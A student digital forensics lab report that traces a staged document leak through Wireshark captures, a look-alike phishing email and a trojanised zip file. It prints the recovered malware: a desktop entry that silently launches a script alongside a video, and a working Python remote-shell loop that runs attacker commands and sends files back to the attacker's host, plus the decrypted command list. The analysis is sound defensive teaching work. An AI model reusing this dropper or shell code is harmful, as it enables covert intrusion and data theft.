INSTITUTO SUPERIOR TÉCNICO

Departamento de Engenharia Informática

Forensics Cyber Security

MEIC / METI 2021-2022 – 1st Period

Digital Forensics Report

Authors

Group 12

89415 - António Lopes

90074 - Francisco Romão


92513 - Mafalda Ferreira

1 Do you find any evidence of transfers involving the documents in the analyzed network traces? What can you tell about the authenticity of these documents?

The following information was obtained during the analysis of the network traces using Wireshark.


Suspicions of the transfer involving the documents can be found within the packets exchanged between Abby's computer with IP 192.168.122.93 and Velucci's computer with IP 192.168.122.113. There are intercalations of multiple HTTP requests sent from each computer. Sixteen suspicious packets using the HTTP protocol were sent from Velucci's computer. These packets contain an extra layer regarding an *HTML Form URL Encoded* format which also contains an encrypted x64 base format value assigned to a given key (*cmd* or *file)*. Adding to this, seventeen suspicious packets were sent from Abby's computer, where the HTTP layer contains a data segment that seems to have been also encrypted in x64 based format.

The exchange of the packets containing the encrypted data can be seen in Wireshark by applying the following filter to the network traces file: *ip.addr == 192.168.122.93 and ip.addr == 192.168.122.113 and http*.




```
ip.addr == 192.168.122.93 and ip.addr == 192.168.122.113 and http
No.     Time                        Source           Destination      Protocol  Length Info
 140391 2021-10-31 16:13:07,793614  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140401 2021-10-31 16:13:13,753426  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140409 2021-10-31 16:13:13,771968  192.168.122.113  192.168.122.93   HTTP      114 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 140413 2021-10-31 16:13:13,774875  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140418 2021-10-31 16:13:13,781095  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140426 2021-10-31 16:13:17,073757  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140438 2021-10-31 16:13:17,089126  192.168.122.113  192.168.122.93   HTTP      188 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 140440 2021-10-31 16:13:17,090185  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140444 2021-10-31 16:13:17,096210  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140452 2021-10-31 16:13:22,002075  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140464 2021-10-31 16:13:22,015307  192.168.122.113  192.168.122.93   HTTP      332 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 140469 2021-10-31 16:13:22,018457  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140471 2021-10-31 16:13:22,028159  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140480 2021-10-31 16:13:29,737693  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140489 2021-10-31 16:13:29,749718  192.168.122.113  192.168.122.93   HTTP      290 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 140493 2021-10-31 16:13:29,753097  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140498 2021-10-31 16:13:29,757244  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140508 2021-10-31 16:13:37,491478  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140518 2021-10-31 16:13:37,511686  192.168.122.113  192.168.122.93   HTTP      260 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 140523 2021-10-31 16:13:37,513123  192.168.122.113  192.168.122.93   HTTP      188 GET / HTTP/1.1
 140527 2021-10-31 16:13:37,519942  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140537 2021-10-31 16:13:46,139452  192.168.122.93   192.168.122.113  HTTP       66 HTTP/1.0 200 OK
 140546 2021-10-31 16:13:46,153921  192.168.122.113  192.168.122.93   HTTP      164 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
```

Figure 1 - Suspicious packets exchanged between Velucci's to Abby's computer.



```
∨ HTML Form URL Encoded: application/x-www-form-urlencoded
  ∨ Form item: "cmd" = "SAzh0jQJlTBiBhABCYigoZHu4ELjRKxU/VZYmfA="
        Key: cmd
        Value: SAzh0jQJlTBiBhABCYigoZHu4ELjRKxU/VZYmfA=
```

Figure 2 - Suspicious packet number 140409.
First packet sent from Velucci's computer with an encrypted key value.




```
∨ Hypertext Transfer Protocol
  > HTTP/1.0 200 OK\r\n
    Server: BaseHTTP/0.6 Python/3.6.15\r\n
    Date: Sun, 31 Oct 2021 16:13:13 GMT\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 5.959812000 seconds]
    [Request in frame: 140391]
    [Request URI: http://192.168.122.93:1337/]
    File Data: 32 bytes
  ∨ Data (32 bytes)
      Data: 4f2b317043774c69644c64626c57556168446a486a5874685669644639513d3d
      [Length: 32]
```

Figure 3 - Suspicious packet number 140401.
First packet sent from Abby's computer with an encrypted data segment.

All the encrypted data regarding the packets exchanged between Velucci's and Abby's computers was extracted, manually, from the packet details window in Wireshark, using the method right-click and 'copy Value' under the value subtree. These values were saved into two text files, *encrypted_data.txt* and *encrypted_messages.txt*, corresponding to the data (files and shell commands output) sent from Velucci's computer and the messages (shell and *download_file* commands) sent from Abby's computer, respectively. These text files were attached along with the report.

Furthermore, it was observed that prior to the exchange of the suspicious packets, Velucci obtained a shared One Drive link to the download of a zip file named *red-hawks-video.zip*, attached in an email sent from the email address frederikbalconies@hotmail.com. It is important to notice that this address contains 'frederik' instead of 'frederick' which causes this email to be similar to the email address of the network administrator Frederick, frederickbalconies@hotmail.com. Further, in question number 2, it will be shown who was the person responsible for impersonating Frederick using the fake email account.

The following image contains the JSON content of packet number 114939 representing the download of the zip file.



```
ip.addr == 192.168.122.113
Packet details ∨   Narrow & Wide ∨   □ Case sensitive   String ∨   red-hawks-video.zip

No.      Time                          Source            Destination       Protocol    Length Info
  114939 2021-10-31 16:07:57,802824477 192.168.122.171   192.168.122.113   HTTP2/JSON     97 DATA[35], JavaScript Object Notation (application/json)

            Key: __type
          ∨ Member Key: AttachLongPathName
              String value: https://1drv.ms/u/s!Aqo92bFDjwdDbK1QjQG_ob008dc
              Key: AttachLongPathName
          ∨ Member Key: ProviderType
              String value: OneDriveConsumer
              Key: ProviderType
          ∨ Member Key: AttachmentId
            ∨ Object
              ∨ Member Key: Id
                  String value: AQMkADAwATNiZmYAZC00MWVhLWM1NQAxLTAwAi0wMAoARgAAA30oWgG+QEVOj0hjmQyvIBwHABCrPbyCbrlGnv48t4
                  Key: Id
              Key: AttachmentId
          ∨ Member Key: Name
              String value: red-hawks-video.zip
              Key: Name
          ∨ Member Key: ContentType
              String value: application/zip
```

Figure 4 - Packet number 114939, HTTP/JSON.
Content regarding the download of the zip file *red-hawks-video.zip*.

The following image contains the reassembled email presented in the JSON object file in packet number 115526, extracted from the network traces. The *Data Time Sent* was shifted to 15 previous days, as advised in the lab assignment.

Data Time Sent: 2021-10-16T15:59:35Z
Sender: Frederick Balconies (frederikbalconies@hotmail.com)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com)
Subject: Panoramic Video of Stadium
Attachments: red-hawks-video.zip (https://1drv.ms/u/s!Aqo92bFDjwdDbK1QjQ)
Body:
"Frederick Balconies has shared a OneDrive file with you. To view it, click the link below.


red-hawks-video.zip
Mr. President,

The marketing team would like to publish a panoramic video of our stadium on social media. Please provide some feedback, so I can tell them if they can do it or not.
For safety reasons, please download and unzip the attachment file into the Downloads directory.

Frederick Balconies"


Figure 5 - Packet number 115526
regarding an email sent from Frederick to Velucci with an attached zip file.

At the time of the investigation, the One Drive link was still available so it was still possible to download the zip file from the given link and, therefore, analyze its content. This zip file contains two hidden folders named *.malware* and *.video* and one desktop entry file named *red-hawks.desktop*. The last file is responsible for opening the panoramic video, *video.mp4*, inside *.video* as well as executing, in parallel, the malware *shell.py* inside the *.malware* folder. This script runs under the victim's shell and exchanges HTTP requests with a given IP and port passed as arguments. The requests received in the victim's computer contain one encrypted message executed by the attacker. This message corresponds to a shell command or to *download_file <path_to_file>*, which is responsible for the extraction of the content of a file. These commands are then decrypted and executed on the victim's computer. The output obtained from the execution of the commands or extraction of the files is then encrypted to a value field of a given key *cmd* or *file* and sent, inside an extra layer *HTML Form URL Encoded* of the HTTP request, to the attacker's computer. The following images represent both tools used during this attack.



```
[Desktop Entry]
Name=Red Hawks
Version=v1.0
Icon=video-display
Exec=sh -e -c "xdg-open /home/$(whoami)/Downloads/red-hawks-video/.video/video.mp4; pip install pycrypto; python3.6 /home/$(whoami)/
Downloads/red-hawks-video/.malware/shell.py 192.168.122.93 1337"
Terminal=false
Type=Application
```

Figure 6 - Content of *red-hawks.dektop* inside the *red-hawks-video* folder.



```
while 1:
    req = urllib.request.Request('http://%s:%s' % (address,port))
    message = urllib.request.urlopen(req).read()
    message = str(decrypt(message, password), 'utf-8')

    if message == "quit" or message == "exit":
        sys.exit()
    elif message[:8] == "download":
        filename = message.split(' ')[1]
        if os.path.exists(filename):
            with open(filename, 'rb') as f:
                data = f.read()
                data = encrypt(data, password, 1)
                data = urllib.parse.urlencode({'file': data})
        else:
            data = encrypt(f"No such file or directory: {filename}", password)
            data = urllib.parse.urlencode({'cmd': data})
    else:
        proc = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        data = proc.stdout.read() + proc.stderr.read()
        data = encrypt(str(data, 'utf-8'), password, 0)
        data = urllib.parse.urlencode({'cmd': data})

    h = http.client.HTTPConnection('%s:%s' % (address,port))
    headers = {"User-Agent" : "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)","Content-type": "application/
    x-www-form-urlencoded", "Accept": "text/plain"}
    h.request('POST', '/index.aspx', data, headers)
```

Figure 7 - Content of *shell.py* inside the *red-hawks-video/.malware* folder


As seen in the *red-hawks.desktop* desktop entry, all requests were received and sent from 192.168.122.93:1337, which corresponds to the attacker's IP and port, suspected to be Abby.

A new tool named *decypted.py* was created to decode the encrypted data and messages previously extracted to *encrypted_data.txt* and *encrypted_messages.txt* files. This script can be executed using the following command:

```
$ python3 decrypt.py -data encrypted_data.txt -messages encrypted_messages.txt
```


Figure 8 - Execution of the *decrypt.py* tool to extract decrypted data.

Regarding the data files, seven different files named *cmds_output.txt* and *fileN.pdf*, where N ranges from 0 to 5, were extracted. The text file *cmds_output.txt* contains the output of all the shell commands sent in Abby's computer messages and executed in Velucci's computer. All six *pdf* extracted files corresponded to the leaked documents involved in this case. Also, seventeen messages were obtained and saved to *messages.txt*, where it can be observed the commands sent from Abby's computer and executed directly in Velucci's computer shell, regarding the download of the leaked files. The following images represent the messages sent from the attacker in HTTP encrypted requests and the first two corresponding outputs obtained by executing the shell commands in Velucci's computer.



```
whoami
ls
ls Documents
ls Downloads
ls Pictures
ls Videos
ls Downloads
download_file Downloads/club_memo.pdf
download_file Downloads/supporters_memo.pdf
ls Documents
download_file Documents/ClubStatement.pdf
ls Documents/BankStatements
ls Documents/BankStatements/September
download_file Documents/BankStatements/September/bank_statement.pdf
ls Documents
download_file Documents/James_Santos_profile.pdf
exit
```

Figure 9 - Decrypted messages sent by Abby to Velucci's computer.



```
levy-velucci

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```

Figure 10 - First two outputs obtained by executing *the whoami* and *ls* commands in Velucci's computer.


All six documents were extracted from Velucci's computer from the *levy-velucci* parent folder, which can be confirmed by looking at the first command output in *cmds_output.txt*, obtained by executing the command *whoami*. These documents are identical to the ones found in Abby's pen drive and each computed MD5 value corresponds to the same value computed in the previous report, which can reassure the true authenticity of the leaked files extracted from Velucci's computer.

2 What can you tell about the identity of the person(s) responsible for leaking the secrets?

In the previous question, it was acknowledged that the attacker responsible for sending the malware to Velucci's computer used the IP address 192.168.122.93 and port number 1337, which corresponds to the IP of Abby's computer, making her the primary suspect for leaking the secrets.

This is strong evidence that Abby was the person responsible for leaking the secrets. Assuming the truthfulness of this statement, Abby seems to have good knowledge related to how networking and malware injection works, as seen in the following analysis.


Numerous ARP broadcasts were sent from Abby's computer IP address to all IPs present in LAN, to perform the resolution of all MAC addresses, associated with the IPv4 addresses available in Red Hawks FC's LAN network. This allowed Abby to find the computers' MAC addresses inside the club's network, to communicate with them late, such as Velucci's computer, 192.168.122.113, and Ryan Coast's computer, 192.168.122.247.



```
No.  Time                        Source             Destination  Protocol  Length Info
   7 2021-10-30 12:23:12,933221  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.4? Tell 192.168.122.93
   8 2021-10-30 12:23:12,937616  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.5? Tell 192.168.122.93
   9 2021-10-30 12:23:12,938048  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.6? Tell 192.168.122.93
  10 2021-10-30 12:23:12,938402  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.7? Tell 192.168.122.93
  11 2021-10-30 12:23:12,938763  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.8? Tell 192.168.122.93
  12 2021-10-30 12:23:12,939138  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.9? Tell 192.168.122.93
  13 2021-10-30 12:23:12,939161  0c:9b:ff:13:00:00  Broadcast    ARP           42 Who has 192.168.122.10? Tell 192.168.122.93
```


Figure 11 - ARP broadcasts sent from Abby's computer.

Furthermore, Abby's performed two types of DoS attacks on two computers present in the club's network. An ICMP ping flood and a TCP SYN flood were performed to interrupt the communication of the targeted computers by overwhelming them with requests. These two computers belong to Velucci with IP address 192.168.122.113 and Ryan Coast with IP address 192.168.122.247.



```
No.      Time                        Source           Destination      Protocol  Length Info
     544 2021-10-30 12:23:48,646598  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=1/256, ttl=64 (reply in 545)
     545 2021-10-30 12:23:48,647211  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (request in 544)
     547 2021-10-30 12:23:49,647758  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=2/512, ttl=64 (reply in 548)
     548 2021-10-30 12:23:49,648231  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (request in 547)
     549 2021-10-30 12:23:50,648819  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=3/768, ttl=64 (reply in 550)
     550 2021-10-30 12:23:50,649302  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=3/768, ttl=64 (request in 549)
     562 2021-10-30 12:23:51,649880  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=4/1024, ttl=64 (reply in 563)
     563 2021-10-30 12:23:51,650271  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 562)
     565 2021-10-30 12:23:52,672487  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=5/1280, ttl=64 (reply in 566)
     566 2021-10-30 12:23:52,673406  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=5/1280, ttl=64 (request in 565)
     574 2021-10-30 12:23:53,673645  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=6/1536, ttl=64 (reply in 575)
     575 2021-10-30 12:23:53,674306  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=6/1536, ttl=64 (request in 574)
     578 2021-10-30 12:23:54,675410  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=7/1792, ttl=64 (reply in 579)
     579 2021-10-30 12:23:54,676300  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=7/1792, ttl=64 (request in 578)
     581 2021-10-30 12:23:55,677701  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=8/2048, ttl=64 (reply in 582)
     582 2021-10-30 12:23:55,679067  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=8/2048, ttl=64 (request in 581)
     583 2021-10-30 12:23:56,679654  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=9/2304, ttl=64 (reply in 584)
